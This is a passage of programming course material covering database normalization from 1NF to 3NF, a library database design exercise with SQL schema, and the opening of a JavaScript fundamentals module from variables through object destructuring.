### First Normal Form (1NF)

**Rule:** Each column must contain atomic (indivisible) values, and each column must contain values of a single type.

**✗ Violates 1NF (Non-atomic values):**

STUDENTS Table:

id	name	courses	phone_numbers
1	John	Math, Science, History	123-4567, 890-1234
2	Jane	Math, English	555-6789

↑ Multiple values in one cell (not atomic)

**Follows 1NF (Atomic values):**

STUDENTS Table:

id	name
1	John
2	Jane

STUDENT\_COURSES Table:

student_id	course
1	Math
1	Science
1	History
2	Math
2	English

STUDENT\_PHONES Table:

student_id	phone_number
1	123-4567
1	890-1234
2	555-6789

Each cell contains single value

---

**Second Normal Form (2NF)**

**Rule:** Must be in 1NF AND all non-key columns must depend on the entire primary key (no partial dependencies).

**Only applies to tables with composite primary keys.**

**Violates 2NF (Partial dependency):**

ORDER\_ITEMS Table:

order_id	product_id	product_name	product_price	quantity
1	101	Laptop	999.99	2
1	102	Mouse	29.99	1
2	101	Laptop	999.99	1

Composite Primary Key



Depends only on product\_id, not order\_id  
(Partial dependency)

**Follows 2NF (No partial dependencies):**

PRODUCTS Table:

product_id	product_name	product_price
101	Laptop	999.99
102	Mouse	29.99

ORDER\_ITEMS Table:

order_id	product_id	quantity
1	101	2
1	102	1
2	101	1

Composite Primary Key

All non-key columns depend on entire primary key

### Third Normal Form (3NF)

**Rule:** Must be in 2NF AND no transitive dependencies (non-key columns should not depend on other non-key columns).

**Violates 3NF (Transitive dependency):**

EMPLOYEES Table:

id	name	department_id	department_name	department_head

1	John	D101	Engineering	Alice
2	Jane	D101	Engineering	Alice
3	Bob	D102	Marketing	Bob Smith

Depends on department\_id, not id  
(Transitive dependency)

Problem: If department name changes, must update multiple rows

### Follows 3NF (No transitive dependencies):

DEPARTMENTS Table:

department_id	department_name	department_head
D101	Engineering	Alice
D102	Marketing	Bob Smith

EMPLOYEES Table:

id	name	department_id
1	John	D101
2	Jane	D101
3	Bob	D102

└ Foreign Key to DEPARTMENTS

All non-key columns depend only on primary key

## Normalization Summary

1NF: Atomic values (no repeating groups)

- Each cell has single value
- Comma-separated lists

2NF: 1NF + No partial dependencies

- All columns depend on entire primary key
- Columns depend on part of composite key

3NF: 2NF + No transitive dependencies

- Non-key columns depend only on primary key
- Non-key columns depend on other non-key columns

## Example: Complete Normalization Process

**Unnormalized:**

ORDERS Table:

order_id	customer_name	customer_city	products
1	John Doe	New York	Laptop:2, Mouse:1
2	Jane Smith	Los Angeles	Laptop:1, Keyboard:1

**After 1NF:**

ORDERS Table:

order_id	customer_name	customer_city	product_name	quantity
1	John Doe	New York	Laptop	2
1	John Doe	New York	Mouse	1
2	Jane Smith	Los Angeles	Laptop	1
2	Jane Smith	Los Angeles	Keyboard	1

**After 2NF:**

ORDERS Table:

order_id	customer_id	customer_name	customer_city
1	C1	John Doe	New York
2	C2	Jane Smith	Los Angeles

ORDER\_ITEMS Table:

order_id	product_id	product_name	quantity
1	P1	Laptop	2
1	P2	Mouse	1
2	P1	Laptop	1
2	P3	Keyboard	1

**After 3NF:**

CUSTOMERS Table:

customer_id	customer_name	customer_city

C1	John Doe	New York
C2	Jane Smith	Los Angeles

ORDERS Table:

order_id	customer_id	order_date
1	C1	2024-01-15
2	C2	2024-01-16

PRODUCTS Table:

product_id	product_name
P1	Laptop
P2	Mouse
P3	Keyboard

ORDER\_ITEMS Table:

order_id	product_id	quantity
1	P1	2
1	P2	1
2	P1	1
2	P3	1

### When NOT to Normalize (Denormalization)

#### Sometimes intentional redundancy improves performance:

##### ✓ When to Denormalize:

- Read-heavy applications (reporting, analytics)
- Performance is critical
- Complex JOINs are too slow
- Data rarely changes

##### ✗ Risks of Denormalization:

- Data redundancy (wastes storage)
- Update anomalies (inconsistent data)
- Increased maintenance complexity

### Exercise: Design a Database


**Task:** Design a normalized database for a library management system.


**Requirements:**

- Track books (title, author, ISBN, publication year)
- Track library members (name, email, phone, membership date)
- Track book loans (which member borrowed which book, when, return date)
- Track authors (name, biography)
- Books can have multiple authors
- Members can borrow multiple books
- Track book copies (library may have multiple copies of same book)

**Solution:**

**ERD:**





**SQL:**

```

CREATE TABLE authors (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) NOT NULL,
    biography TEXT
);

CREATE TABLE books (
    id INT PRIMARY KEY AUTO_INCREMENT,
    title VARCHAR(200) NOT NULL,
    isbn VARCHAR(13) UNIQUE NOT NULL,
    publication_year INT
);

CREATE TABLE book_authors (
    book_id INT,
    author_id INT,
    PRIMARY KEY (book_id, author_id),
    FOREIGN KEY (book_id) REFERENCES books(id),
    FOREIGN KEY (author_id) REFERENCES authors(id)
);

CREATE TABLE book_copies (
    id INT PRIMARY KEY AUTO_INCREMENT,
    book_id INT NOT NULL,
    copy_number INT NOT NULL,
    status ENUM('AVAILABLE', 'BORROWED', 'DAMAGED') DEFAULT 'AVAILABLE',
    FOREIGN KEY (book_id) REFERENCES books(id),
    UNIQUE (book_id, copy_number)
);

CREATE TABLE members (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,

```

```

    phone VARCHAR(20),
    memb_date DATE NOT NULL
);

CREATE TABLE loans (
    id INT PRIMARY KEY AUTO_INCREMENT,
    member_id INT NOT NULL,
    copy_id INT NOT NULL,
    loan_date DATE NOT NULL,
    due_date DATE NOT NULL,
    return_date DATE,
    FOREIGN KEY (member_id) REFERENCES members(id),
    FOREIGN KEY (copy_id) REFERENCES book_copies(id)
);

```

## Additional Resources

### Official Documentation:

- [MySQL Documentation](#)
- [PostgreSQL Documentation](#)
- [MongoDB Documentation](#)

### Tools:

- [MySQL Workbench](#) - Visual database design
- [dbdiagram.io](#) - Online ERD tool
- [DrawSQL](#) - ERD designer
- [Lucidchart](#) - Diagramming tool

### Interactive Learning:

- [SQLZoo](#) - Interactive SQL tutorials
- [DB-Engines](#) - Database rankings and comparisons
- [Database Design Tutorial](#)

## Phase 1: Frontend Development (50 hours)

### Module 1.1: JavaScript Fundamentals (12 hours)

**Objective:** Master the core concepts of JavaScript to build a solid foundation for modern web development.

#### 1. Introduction to JavaScript

##### What is JavaScript?

JavaScript is a **high-level, interpreted programming language** that powers the interactive behavior of web pages. It runs in the browser (client-side) and also on servers (Node.js).

### Key Characteristics:

- **Dynamically Typed:** Variables can hold any type of data
- **Interpreted:** Code is executed line by line
- **Event-Driven:** Responds to user interactions
- **Multi-Paradigm:** Supports procedural, object-oriented, and functional programming

### How to Run JavaScript:

```
<!-- Inline JavaScript -->
<script>
  console.log("Hello, World!");
</script>

<!-- External JavaScript File -->
<script src="app.js"></script>
```

### Developer Console:

- Open in browser: **F12** or **Ctrl+Shift+I** (Windows) / **Cmd+Option+I** (Mac)
- Type JavaScript directly in the Console tab

## 2. Variables & Data Types

### 2.1 Variables

#### Three Ways to Declare Variables:

```
// var - Old way (function-scoped, avoid in modern code)
var name = "John";

// let - Modern way (block-scoped, can be reassigned)
let age = 25;
age = 26; // ✅ Allowed

// const - Modern way (block-scoped, cannot be reassigned)
const PI = 3.14159;
// PI = 3.14; // ❌ Error: Assignment to constant variable
```

### Best Practices:

- ✅ Use **const** by default
- ✅ Use **let** only when you need to reassign
- ❌ Avoid **var** in modern code

## Variable Naming Rules:

```
// ✅ Valid
let firstName = 'John';
let age2 = 25;
let _privateVar = 'hidden';
let $jQueryStyle = 'selector';

// ❌ Invalid
let 2age = 25;           // Cannot start with number
let first-name = 'John'; // Cannot use hyphens
let let = 'value';       // Cannot use reserved keywords
```

## Naming Conventions:

```
// camelCase for variables and functions
let userAge = 25;

// PascalCase for classes
class UserProfile {}

// UPPERCASE for constants
const MAX_USERS = 100;
```

---

## 2.2 Data Types

### Primitive Types:

```
// 1. String - Text data
let name = "Alice";
let greeting = "Hello";
let message = `Welcome, ${name}!`; // Template literal

// 2. Number - Integers and decimals
let age = 25;
let price = 99.99;
let negative = -42;
let infinity = Infinity;
let notANumber = NaN; // Not a Number

// 3. Boolean - true or false
let isActive = true;
let hasPermission = false;

// 4. Undefined - Variable declared but not assigned
let undefined;
console.log(undefined); // undefined
```

```

// 5. Null - Intentional absence of value
let emptyValue = null;

// 6. Symbol - Unique identifier (advanced)
let id = Symbol("id");

// 7. BigInt - Large integers (ES2020)
let bigNumber = 1234567890123456789012345678901234567890n;

```

## Reference Types:

```

// 1. Object
let person = {
  name: "John",
  age: 30,
};

// 2. Array
let colors = ["red", "green", "blue"];

// 3. Function
function greet() {
  return "Hello!";
}

```

## Checking Types:

```

typeof "hello"; // "string"
typeof 42; // "number"
typeof true; // "boolean"
typeof undefined; // "undefined"
typeof null; // "object" (historical bug!)
typeof {}; // "object"
typeof []; // "object"
typeof function () {} // "function"

// Better way to check arrays
Array.isArray([]); // true
Array.isArray({}); // false

```

## 2.3 Type Coercion

### Implicit Coercion (Automatic):

```

// String concatenation
"5" + 3; // "53" (number converted to string)
"10" - 5; // 5 (string converted to number)

```

```

"10" * "2"; // 20 (both strings converted to numbers)

// Boolean conversion
"hello" + true; // "hellotrue"
5 + true; // 6 (true becomes 1)
5 + false; // 5 (false becomes 0)

// Tricky cases
"" + 1 + 0; // "10"
"" - 1 + 0; // -1
null + 1; // 1
undefined + 1; // NaN

```

### Explicit Coercion (Manual):

```

// To String
String(123); // "123"
(123).toString(); // "123"
"" + 123; // "123" (implicit but common)

// To Number
Number("123"); // 123
Number("123abc"); // NaN
parseInt("123"); // 123
parseInt("123.99"); // 123 (no decimals)
parseFloat("123.99"); // 123.99
+"123"; // 123 (unary plus trick)

// To Boolean
Boolean(1); // true
Boolean(0); // false
Boolean("hello"); // true
Boolean(""); // false
!!value; // Double NOT trick

```

### Falsy Values (convert to false):

```

Boolean(false); // false
Boolean(0); // false
Boolean(""); // false
Boolean(null); // false
Boolean(undefined); // false
Boolean(NaN); // false

```

### All other values are truthy:

```

Boolean("0"); // true (non-empty string)
Boolean(" "); // true

```

```
Boolean([]); // true (empty array)
Boolean({}); // true (empty object)
```

---

### 3. Operators

#### 3.1 Arithmetic Operators

```
let a = 10;
let b = 3;

// Basic arithmetic
a + b; // 13 (Addition)
a - b; // 7 (Subtraction)
a * b; // 30 (Multiplication)
a / b; // 3.333... (Division)
a % b; // 1 (Modulus/Remainder)
a ** b; // 1000 (Exponentiation, ES2016)

// Increment/Decrement
let x = 5;
x++; // x = 6 (post-increment)
++x; // x = 7 (pre-increment)
x--; // x = 6 (post-decrement)
--x; // x = 5 (pre-decrement)

// Difference between pre and post
let y = 10;
let result1 = y++; // result1 = 10, y = 11
let result2 = ++y; // result2 = 12, y = 12
```

---

#### 3.2 Assignment Operators

```
let x = 10;

x += 5; // x = x + 5 → x = 15
x -= 3; // x = x - 3 → x = 12
x *= 2; // x = x * 2 → x = 24
x /= 4; // x = x / 4 → x = 6
x %= 4; // x = x % 4 → x = 2
x **= 3; // x = x ** 3 → x = 8
```

---

#### 3.3 Comparison Operators

```

// Loose equality (==) - converts types
5 == "5"; // true (string converted to number)
0 == false; // true
null == undefined; // true

// Strict equality (===) - no type conversion
5 === "5"; // false (different types)
5 === 5; // true
0 === false; // false

// Inequality
5 != "5"; // false (loose)
5 !== "5"; // true (strict)

// Greater/Less than
10 > 5; // true
10 < 5; // false
10 >= 10; // true
10 <= 9; // false

```

**Best Practice:** Always use `===` and `!==` to avoid unexpected type coercion bugs.

---

### 3.4 Logical Operators

```

// AND (&&) - All must be true
true && true; // true
true && false; // false

// OR (||) - At least one must be true
true || false; // true
false || false; // false

// NOT (!) - Inverts boolean
!true; // false
!false; // true
!!value; // Converts to boolean

// Practical example
let age = 25;
let hasLicense = true;

if (age >= 18 && hasLicense) {
  console.log("Can drive");
}

// Short-circuit evaluation
let name = username || "Guest"; // Use 'Guest' if username is falsy
let user = isLoggedIn && getUserData(); // Only call function if logged in

```

### 3.5 Ternary Operator

```
// Syntax: condition ? valueIfTrue : valueIfFalse

let age = 20;
let status = age >= 18 ? "Adult" : "Minor";
console.log(status); // "Adult"

// Nested ternary (avoid for readability)
let grade = score > 90 ? "A" : score > 80 ? "B" : "C";

// Better alternative - use if/else for complex logic
```

---

## 4. Conditionals

### 4.1 if/else Statements

```
// Basic if
let age = 18;
if (age >= 18) {
  console.log("Adult");
}

// if/else
if (age >= 18) {
  console.log("Adult");
} else {
  console.log("Minor");
}

// if/else if/else
let score = 85;
if (score >= 90) {
  console.log("A");
} else if (score >= 80) {
  console.log("B");
} else if (score >= 70) {
  console.log("C");
} else {
  console.log("F");
}

// Multiple conditions
let isWeekend = true;
let isHoliday = false;

if (isWeekend || isHoliday) {
  console.log("No work!");
}
```

## 4.2 switch Statement

```
let day = "Monday";

switch (day) {
  case "Monday":
    console.log("Start of work week");
    break; // Important! Prevents fall-through
  case "Tuesday":
  case "Wednesday":
  case "Thursday":
    console.log("Midweek");
    break;
  case "Friday":
    console.log("TGIF!");
    break;
  case "Saturday":
  case "Sunday":
    console.log("Weekend!");
    break;
  default:
    console.log("Invalid day");
}

// Modern alternative: Object lookup
const messages = {
  Monday: "Start of work week",
  Friday: "TGIF!",
  Saturday: "Weekend!",
  Sunday: "Weekend!",
};
console.log(messages[day] || "Midweek");
```

## 5. Loops

### 5.1 for Loop

```
// Classic for loop
for (let i = 0; i < 5; i++) {
  console.log(i); // 0, 1, 2, 3, 4
}

// Loop through array
let fruits = ["apple", "banana", "cherry"];
for (let i = 0; i < fruits.length; i++) {
  console.log(fruits[i]);
}
```

```
// Reverse loop
for (let i = fruits.length - 1; i >= 0; i--) {
  console.log(fruits[i]);
}

// Step by 2
for (let i = 0; i < 10; i += 2) {
  console.log(i); // 0, 2, 4, 6, 8
}
```

---

## 5.2 while Loop

```
// while - checks condition first
let i = 0;
while (i < 5) {
  console.log(i);
  i++;
}

// do-while - executes at least once
let j = 0;
do {
  console.log(j);
  j++;
} while (j < 5);

// Practical example
let password;
do {
  password = prompt("Enter password:");
} while (password !== "secret");
```

---

## 5.3 for...of Loop (Arrays)

```
// Modern way to loop through arrays
let colors = ["red", "green", "blue"];

for (let color of colors) {
  console.log(color);
}

// With index
for (let [index, color] of colors.entries()) {
  console.log(`#${index}: ${color}`);
}
```

```
// Loop through strings
for (let char of "hello") {
  console.log(char); // h, e, l, l, o
}
```

## 5.4 for...in Loop (Objects)

```
// Loop through object keys
let person = {
  name: "John",
  age: 30,
  city: "New York",
};

for (let key in person) {
  console.log(` ${key}: ${person[key]}`);
}
// Output:
// name: John
// age: 30
// city: New York

// ⚠️ Can also loop through arrays (not recommended)
let arr = ["a", "b", "c"];
for (let index in arr) {
  console.log(index); // "0", "1", "2" (strings!)
}
```

## 5.5 break & continue

```
// break - exits loop completely
for (let i = 0; i < 10; i++) {
  if (i === 5) break;
  console.log(i); // 0, 1, 2, 3, 4
}

// continue - skips current iteration
for (let i = 0; i < 10; i++) {
  if (i % 2 === 0) continue; // Skip even numbers
  console.log(i); // 1, 3, 5, 7, 9
}

// Practical example
let numbers = [1, 2, -3, 4, -5, 6];
for (let num of numbers) {
  if (num < 0) continue; // Skip negatives
```

```
    console.log(num); // 1, 2, 4, 6
}
```

---

## 6. Functions

### 6.1 Function Declaration

```
// Basic function
function greet() {
  console.log("Hello!");
}
greet(); // Call the function

// Function with parameters
function greetUser(name) {
  console.log(`Hello, ${name}!`);
}
greetUser("Alice"); // "Hello, Alice!"

// Function with return value
function add(a, b) {
  return a + b;
}
let result = add(5, 3);
console.log(result); // 8

// Default parameters (ES6)
function greet(name = "Guest") {
  return `Hello, ${name}!`;
}
console.log(greet()); // "Hello, Guest!"
console.log(greet("John")); // "Hello, John!"
```

---

### 6.2 Function Expression

```
// Assign function to variable
const multiply = function (a, b) {
  return a * b;
};
console.log(multiply(4, 5)); // 20

// Can be passed as argument
function executeOperation(operation, x, y) {
  return operation(x, y);
}
executeOperation(multiply, 3, 7); // 21
```

---

## 6.3 Arrow Functions (ES6)

```
// Traditional function
function square(x) {
  return x * x;
}

// Arrow function (concise)
const square = (x) => x * x;

// Multiple parameters
const add = (a, b) => a + b;

// Single parameter (parentheses optional)
const double = (x) => x * 2;

// No parameters
const greet = () => "Hello!";

// Multiple lines (need braces and return)
const divide = (a, b) => {
  if (b === 0) {
    return "Cannot divide by zero";
  }
  return a / b;
};

// Arrow functions in array methods
let numbers = [1, 2, 3, 4, 5];
let doubled = numbers.map((n) => n * 2);
console.log(doubled); // [2, 4, 6, 8, 10]
```

### When to Use Arrow Functions:

- Short, simple functions
  - Array methods (map, filter, reduce)
  - When you want to preserve `this` context
  - Methods in objects (use regular functions)
  - Constructors (cannot use `new` with arrows)
- 

## 6.4 Scope & Closures

### Scope:

```
// Global scope
let globalVar = "I am global";

function outerFunction() {
```

```

// Function scope
let outerVar = "I am outer";

if (true) {
  // Block scope (let & const)
  let blockVar = "I am block";
  console.log(globalVar); // ✓ Accessible
  console.log(outerVar); // ✓ Accessible
  console.log(blockVar); // ✓ Accessible
}

// console.log(blockVar); // ✗ Error: blockVar is not defined
}

// console.log(outerVar); // ✗ Error: outerVar is not defined

```

## Closures:

```

// Closure: Inner function has access to outer function's variables
function createCounter() {
  let count = 0; // Private variable

  return function () {
    count++;
    return count;
  };
}

const counter = createCounter();
console.log(counter()); // 1
console.log(counter()); // 2
console.log(counter()); // 3

// Practical example: Private data
function createBankAccount(initialBalance) {
  let balance = initialBalance; // Private

  return {
    deposit: function (amount) {
      balance += amount;
      return balance;
    },
    withdraw: function (amount) {
      if (amount <= balance) {
        balance -= amount;
        return balance;
      }
      return "Insufficient funds";
    },
    getBalance: function () {
      return balance;
    },
  };
}

```

```
}
```

```
const account = createBankAccount(100);
account.deposit(50); // 150
account.withdraw(30); // 120
account.getBalance(); // 120
// account.balance; // undefined (private!)
```

---

## 7. Arrays

### 7.1 Creating Arrays

```
// Array literal
let fruits = ["apple", "banana", "cherry"];
```

```
// Array constructor
let numbers = new Array(1, 2, 3, 4, 5);
```

```
// Empty array with length
let empty = new Array(5); // [undefined × 5]
```

```
// Mixed types (not recommended)
let mixed = [1, "two", true, null, { name: "John" }];
```

---

### 7.2 Accessing Elements

```
let fruits = ["apple", "banana", "cherry"];
```

```
console.log(fruits[0]); // "apple"
console.log(fruits[2]); // "cherry"
console.log(fruits[10]); // undefined
console.log(fruits.length); // 3
console.log(fruits[fruits.length - 1]); // "cherry" (last element)
```

---

### 7.3 Modifying Arrays

```
let fruits = ["apple", "banana"];
```

```
// Add to end
fruits.push("cherry"); // ['apple', 'banana', 'cherry']
```

```
// Remove from end
fruits.pop(); // 'cherry', array: ['apple', 'banana']
```

```

// Add to beginning
fruits.unshift("mango"); // ['mango', 'apple', 'banana']

// Remove from beginning
fruits.shift(); // 'mango', array: ['apple', 'banana']

// Change element
fruits[0] = "orange"; // ['orange', 'banana']

// Add multiple elements
fruits.splice(1, 0, "kiwi", "grape"); // ['orange', 'kiwi', 'grape', 'banana']

// Remove elements
fruits.splice(1, 2); // Removes 2 elements starting at index 1

```

## 7.4 Array Methods

### **map() - Transform each element:**

```

let numbers = [1, 2, 3, 4, 5];
let doubled = numbers.map((n) => n * 2);
console.log(doubled); // [2, 4, 6, 8, 10]

// With index
let withIndex = numbers.map((n, i) => `${i}: ${n}`);
// ["0: 1", "1: 2", "2: 3", "3: 4", "4: 5"]

```

### **filter() - Keep elements that pass test:**

```

let numbers = [1, 2, 3, 4, 5, 6];
let evens = numbers.filter((n) => n % 2 === 0);
console.log(evens); // [2, 4, 6]

// Filter objects
let users = [
  { name: "John", age: 25 },
  { name: "Jane", age: 17 },
  { name: "Bob", age: 30 },
];
let adults = users.filter((user) => user.age >= 18);

```

### **reduce() - Reduce array to single value:**

```

let numbers = [1, 2, 3, 4, 5];

// Sum
let sum = numbers.reduce((total, num) => total + num, 0);

```

```

console.log(sum); // 15

// Max value
let max = numbers.reduce((max, num) => (num > max ? num : max));

// Count occurrences
let words = ["apple", "banana", "apple", "cherry", "banana", "apple"];
let count = words.reduce((acc, word) => {
  acc[word] = (acc[word] || 0) + 1;
  return acc;
}, {});
// { apple: 3, banana: 2, cherry: 1 }

```

## Other Useful Methods:

```

let numbers = [1, 2, 3, 4, 5];

// find - first element that matches
let found = numbers.find((n) => n > 3); // 4

// findIndex - index of first match
let index = numbers.findIndex((n) => n > 3); // 3

// some - true if any element matches
let hasEven = numbers.some((n) => n % 2 === 0); // true

// every - true if all elements match
let allPositive = numbers.every((n) => n > 0); // true

// includes - check if array contains value
numbers.includes(3); // true

// indexOf - find index of value
numbers.indexOf(3); // 2

// slice - copy portion of array (doesn't modify original)
let sliced = numbers.slice(1, 3); // [2, 3]

// concat - join arrays
let arr1 = [1, 2];
let arr2 = [3, 4];
let combined = arr1.concat(arr2); // [1, 2, 3, 4]

// join - array to string
let fruits = ["apple", "banana", "cherry"];
let str = fruits.join(", "); // "apple, banana, cherry"

// reverse - reverse array (modifies original!)
fruits.reverse(); // ['cherry', 'banana', 'apple']

// sort - sort array (modifies original!)

```

```
let nums = [3, 1, 4, 1, 5];
nums.sort((a, b) => a - b); // [1, 1, 3, 4, 5]
```

---

## 8. Objects

### 8.1 Creating Objects

```
// Object literal (most common)
let person = {
  name: "John",
  age: 30,
  city: "New York",
};

// Object constructor
let person2 = new Object();
person2.name = "Jane";
person2.age = 25;

// Using Object.create()
let person3 = Object.create(person);
```

---

### 8.2 Accessing Properties

```
let person = {
  name: "John",
  age: 30,
  "favorite color": "blue",
};

// Dot notation
console.log(person.name); // "John"

// Bracket notation (needed for special characters or variables)
console.log(person["favorite color"]); // "blue"

let prop = "age";
console.log(person[prop]); // 30
```

---

### 8.3 Modifying Objects

```
let person = { name: "John", age: 30 };

// Add property
```

```
person.email = "john@example.com";  
  
// Modify property  
person.age = 31;  
  
// Delete property  
delete person.email;  
  
// Check if property exists  
"name" in person; // true  
person.hasOwnProperty("name"); // true
```

---

## 8.4 Object Methods

```
let calculator = {  
  value: 0,  
  add: function (num) {  
    this.value += num;  
    return this; // For chaining  
  },  
  subtract: function (num) {  
    this.value -= num;  
    return this;  
  },  
  getResult: function () {  
    return this.value;  
  },  
};  
  
calculator.add(5).subtract(2).add(10);  
console.log(calculator.getResult()); // 13  
  
// ES6 shorthand  
let calculator2 = {  
  value: 0,  
  add(num) {  
    // No function keyword needed  
    this.value += num;  
  },  
};
```

---

## 8.5 Object Destructuring & Spread

### Destructuring:

```
let person = {  
  name: "John",  
  age: 30,
```

```

    city: "New York",
};

// Extract properties
let { name, age } = person;
console.log(name); // "John"
console.log(age); // 30

// Rename while destructuring
